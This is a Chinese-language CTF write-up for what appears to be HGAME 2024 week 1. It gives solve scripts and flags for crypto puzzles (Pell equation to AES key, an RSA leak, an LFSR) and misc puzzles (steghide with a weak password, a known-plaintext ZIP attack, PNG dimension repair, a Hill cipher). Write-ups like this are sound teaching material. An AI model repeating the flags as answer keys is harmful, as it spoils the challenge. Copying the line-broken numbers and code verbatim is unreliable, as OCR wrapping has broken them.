得到：

```
y=90378151386603699221985557852161629164123316413659485454593535868
95717702576049626533527779108680
x=30583891648158943350866758822177094319504203071407560098213625461
11334285928768064662409120517323199
```

得到y也就得到了key，后续常规解aes：

```
from Crypto.Util.number import *
from Crypto.Cipher import AES

y=90378151386603699221985557852161629164123316413659485454593535868
95717702576049626533527779108680
x=30583891648158943350866758822177094319504203071407560098213625461
11334285928768064662409120517323199

def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def decrypt(KEY,c):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.decrypt(c)
    return encrypted
D = 114514
assert x**2 - D * y**2 == 1
key=pad(long_to_bytes(y))[:16]
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r
\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00
\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9
a"
```

```
m=decrypt(key,enc)
print(m)
```

hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}

3、ezRSA

题目：

```
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
n=p*q
phi=(p-1)*(q-1)
e=0x10001
c=pow(m,e,n)
leak1=pow(p,q,n)
leak2=pow(q,p,n)

print(f'leak1={leak1}')
print(f'leak2={leak2}')
print(f'c={c}')

"""
leak1=14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386768829928898573410412763223217565735269789838344132347745065817972772890866 9
leak2=11612299271467091538130991696749043648902000117288064416717991546702179489292797727208059664178556911913425903752238833519804315220615025910348557455881642474020473621555193348258394195999462535658120105453452939578174433863102142370317114645666343295584359854812259330878224522079201871650853849740257670946 1
```

```
c=10529481867532520034258056773864074017027019578041866245400647840
23025166165299970971591962081093343719166118000329592327365567572958855889959252423562272881606550191807612081223658034499114098099153234799125270528863301491347997061005684554352359132417756706194892255227523548661551491393212543654399164260702868976269361730524671649278311681307035551260697162664559496185056758634038970582131484209646563188681228128984313225813180977379777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971
"""
```

其中

```
leak1=pow(p,q,n) == p
leak2=pow(q,p,n) == q
```

其实我是找了个p、q带进去 看出来的

```
from Crypto.Util.number import *
flag=b'flag{xxxxxxxxxxxxx}'
m=bytes_to_long(flag)
p=7
q=11
n=p*q
phi=(p-1)*(q-1)
e=0x10001
c=pow(m,e,n)
leak1=pow(p,q,n)
leak2=pow(q,p,n)

print(f'leak1={leak1}')
print(f'leak2={leak2}')
print(f'c={c}')

'''
leak1=7
leak2=11
'''
```

exp：

```
from Crypto.Util.number import *
import gmpy2
p=14912717007361127196818257675129033155901844180572531042609541283
75892276707575407439298658536503998391028384315072007447249396594631
20015801246967697998769641905090084279822566586181233111363289243871
42724202916416060266581590169063867688299288985734104127632232175651
73526978983834413234774506581797277289086691
q=11612299271467091538130991696749043648902000117288064416717991546
70217948929279772720805966417855691191342590375223883351980431522061
50259103485574558816424740204736215551933482583941959994625356581201
05453452939578174433863102142370317114645666343295584359854812259133
08782245220792018716508538497402576709461
c=10529481867532520034258056773864074017027019578041866245400647840230
25166165299970971591962081093343719166118000329592327365567572958855
89959252423562272881606550191807612081223658034499114098099153234799
12527052886330149134799706100568455435235913241775670619489225522752
35486615514913932125436543991642607028689762693617305246716492783116
81307035551260697162664559496185056758634038970582131484209646563188
68122812898431322581318097737977770493587891822125706062525097908309
94263132020094153646296793522975632191912463919898988349282284972919
93276195260337973323457535162403916244002194059255276857963997771309
9971

n=p*q
phi=(p-1)*(q-1)

e=0x10001
d=gmpy2.invert(e,phi)

m=pow(c,d,n)
print(long_to_bytes(m))
```

4、ezPRNG

题目描述：一个简单的随机数

LFSR 循环了1000次 只有前32次有用。

```
mask = '10001001000010000100010010001001'  #顺序 c_n,c_n-1,。。。,c_1
keys=['11111101101110111100001010110100',
'00100000000010101111000011000111',
'11101101100100010111001111101111',
'00011010101010101000010010011000']  # 前32位有效
r=[]
for key in keys:
    R = ''
    for i in range(32):
        output='?'+key[:31]#
        out =
int(key[-1])^int(output[-1])^int(output[-4])^int(output[-8])^int(ou
tput[-11])^int(output[-15])^int(output[-20])^int(output[-25])^int(o
utput[-28])
        R+=str(out)
        key=str(out)+key[:31]
    r.append(hex(int(R[::-1],2))[2:])

print("hgame{"+r[0]+"-"+r[1][:4]+"-"+r[1][4:]+"-"+r[2][:4]+"-"+r[2]
[4:]+r[3]+"}")
```

hgame{fbbbee82-3f43-4f91-9337-907880e4191a}

misc

1、SignIn

使用ps变型，可以得到：


2、来自星尘的问候

一个即将发售的游戏的主角薇^3带来了一条消息。这段消息隐藏在加密的图片里 但即使解开了图片的六位弱加密,看到的也是一张迷惑的图片。 也许游戏的官网上有这种文字的记录?
补充：flag格式为`hgame\{[a-z0-9_]+\}`

1、图片6位弱密码，stegbreak爆破了好久出不来，后来发现是steghide，密码是123456

```
wz@u2204:/mnt/d/ctf/ti/hgame2024/week1/misc-来自星尘的问候$#steghide
extract -sf secret.jpg
Enter passphrase:
wrote extracted data to "secret.zip".
```

2、解压后有个图片



3、搜索来自星辰 文字 可以找到对应表

https://my1l.github.io/Ctrl/CtrlAstr.html


4、一一对应得到flag hgame{welc0me!}

c看不出来，猜也能猜出来。

3、simple_attack

怎么解开这个压缩包呢？

1、已知明文攻击，样本生成用Bindizip。



2、不用等恢复出明文密码，停止后保存，得到attachment_decrypted.zip

3、解压photo.txt，是图片的编码，解开base64

hgame{s1mple_attack_for_zip}

4、希儿希儿希尔

Ch405是一名忠实的希儿厨，于是他出了一道这样的题，不过他似乎忘了这个加密的名字不是希儿了（x虽然经常有人叫错 补充： 图片打不开是正常现象,需要修复 最终得到的大写字母请用hgame{}包裹

1、结尾有个zip，分离出来后解压得到密文：

```
CVOCRJGMKLDJGBQIUIVXHEYLPNWR
```

2、png计算宽和高

```
mport struct
import binascii
import sys,os

def main():
    # check argv
    if len(sys.argv) != 3:
        print("Usage : python png_wh.py <文件名> <crc校验值>")
        print("Tips  : crc校验值为16进制数")
        exit(1)
    try:
        m = open(sys.argv[1],"rb").read()
    except Exception as e:
        print(e)
        exit(1)

    k=0
    for i in range(5000):
        if k==1:
            break
        for j in range(5000):
            c = m[12:16] + struct.pack('>i', i) + struct.pack('>i',
j)+m[24:29]
            crc = binascii.crc32(c) & 0xffffffff
            try:
                crc_check_value = sys.argv[2]
                if '0x' in crc_check_value:
                    crc_check_value = int(crc_check_value[2:], 16)
                else:
                    crc_check_value = int(crc_check_value, 16)
            except Exception as e:
                print(e)
                exit(1)
            if crc == crc_check_value:
                k = 1
                print('[*] width  =', hex(i))
                print('[*] height =', hex(j))
```

```
                break

if __name__ == '__main__':
    main()
```


得到宽和高

```
wz@u2204:/mnt/d/ctf/ti/hgame2024/week1/misc-希儿希儿希尔$ python
./exp.py   secret.png 121B804D
[*] width  = 0x572
[*] height = 0x7cf
```


修复后得到图片：

使用zsteg，得到个

```
KEY:[[8 7][3 8]];A=0
```



希尔解密：



hgame{DISAPPEARINTHESEAOFBUTTERFLY}

5、签到

凌武科技

你好，欢迎关注凌武科技！

HGAME2024

乘风破浪 奋勇前行 | 2023凌武科技年度总结

详情

hgame{welc0me_t0_HGAME_2024}

星期四 18:16